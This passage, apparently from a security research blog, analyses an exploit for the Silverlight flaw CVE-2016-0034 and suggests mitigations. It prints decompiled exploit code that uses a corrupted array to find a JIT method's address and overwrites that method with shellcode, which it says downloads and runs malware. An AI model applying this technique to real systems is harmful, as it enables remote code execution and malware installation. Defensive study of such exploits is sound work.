
First, “`vmethod_0`” is called normally to ensure that the JIT code is generated for its body. The method’s generated code looks like:




Second, the address of the generated code for the method is obtained, by parsing the virtual table of “`this`” object:

```
    // execute vmethod_0, to make sure its address is written to this object's virtual
table
    this.vmethod_0();

    // find vmethod_0's address using this object's virtual table (method_3),
    // using the corrupt array to access arbitrary memory (method_0)
    uint uint_1_1 = this.method_0(this.method_0(this.method_0(
                    this.method_3((object)this)) + 40U) + 16U);
    uint num = this.method_0(uint_1_1);
    if ((byte)num == 0xE9) // handle a special case
        uint_1_1 += (uint)(((int)this.method_0(uint_1_1 + 4U) << 24) +
                    (int)(num >> 8) + 5);
    uint uint_1_2 = uint_1_1 - uint_1_1 % 4U;

    // the vmethod_0's address is now in uint_1_2
```

Replacing the method's body is as easy as writing bytes to the address found before, using the corrupted integer array. Here's how the method body looks before being replaced:



Same method's body after being replaced with the shellcode:




The shellcode is executed by simply calling the method with replaced code. Because the method is part of the application, the code at that address is allowed to run by default. This way a ROP chain is unnecessary, and there is no need for a VirtualAlloc/VirtualProtect call.

The application is careful to keep a backup of the original method body and put it back after shellcode execution. Also the corrupted integer array length is put back to the original length of 5, to avoid the garbage collector crashing the app when trying to clean up unallocated space:

```
public override void vmethod_1(uint uint_1)
{
    this.gclass4_0.uint_0[0x3FFFFFFF] = uint_1; // 5
}
```

Finally, the shellcode creates a new thread and downloads malware from the URL specified in the Silverlight object's "`initParams`" and runs it:



A few API functions are used by the shellcode, such as "`winhttp.WinHttpOpenRequest`". These API functions are obtained by parsing the process' import address table directly, which could be detected as an unusual behavior for a normal application.

Conclusion and possible mitigations

This exploit is interesting in several ways. First, unlike older exploits, it does not focus on external data input that is stored on the stack or in the heap, but rather on external code input (the custom encoder/decoder).

Second, after obtaining arbitrary memory access, overwriting an existing code block with the shellcode is quite clever because that code block already has the proper executable rights, so a ROP chain, stack pivot and marking memory as executable is avoided, techniques for which many mitigations are already in place.

Third, even though the BinaryReader issue is now patched, the problem remains the arbitrary memory access through the use of an array of corrupted length.

To avoid this situation, mitigation techniques should be introduced in future versions of Silverlight, as other vendors have done in other interpreted languages.

For example, the latest version of Adobe Flash Player keeps the array length in memory along with a validation secret, and checks it at every access. Also, in Flash, different object types are stored isolated from one another in memory, which prevents a byte array overflow corrupting an integer array. You can read about these Flash changes here. Mitigations like these would greatly reduce the possibility of arbitrary memory access and finally code execution, even after new vulnerabilities are being discovered.

Last but not least, the fact that .Net generates code and leaves it writeable is also a vulnerability in itself. Probably Microsoft had good reasons to do that, like avoiding the high overhead introduced by changing protection rights for every generated code block.

Acknowledgements

We would like to thank Kafeine for sharing the Fiddler dump file, which is available here.

References

CVE-2016-0034, Microsoft Silverlight 5 before 5.1.41212.0 mishandles negative offsets during decoding
https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0034

Microsoft Security Bulletin MS16-006
https://technet.microsoft.com/en-us/library/security/ms16-006.aspx

The mysterious case of CVE-2016-0034: the hunt for a Microsoft Silverlight 0-day
Costin Raiu, Anton Ivanov
https://securelist.com/blog/research/73255/the-mysterious-case-of-cve-2016-0034-the-hunt-for-a-microsoft-silverlight-0-day/

Significant Flash exploit mitigations are live in v18.0.0.209
Mark Brand, Chris Evans
http://googleprojectzero.blogspot.ro/2015/07/significant-flash-exploit-mitigations_16.html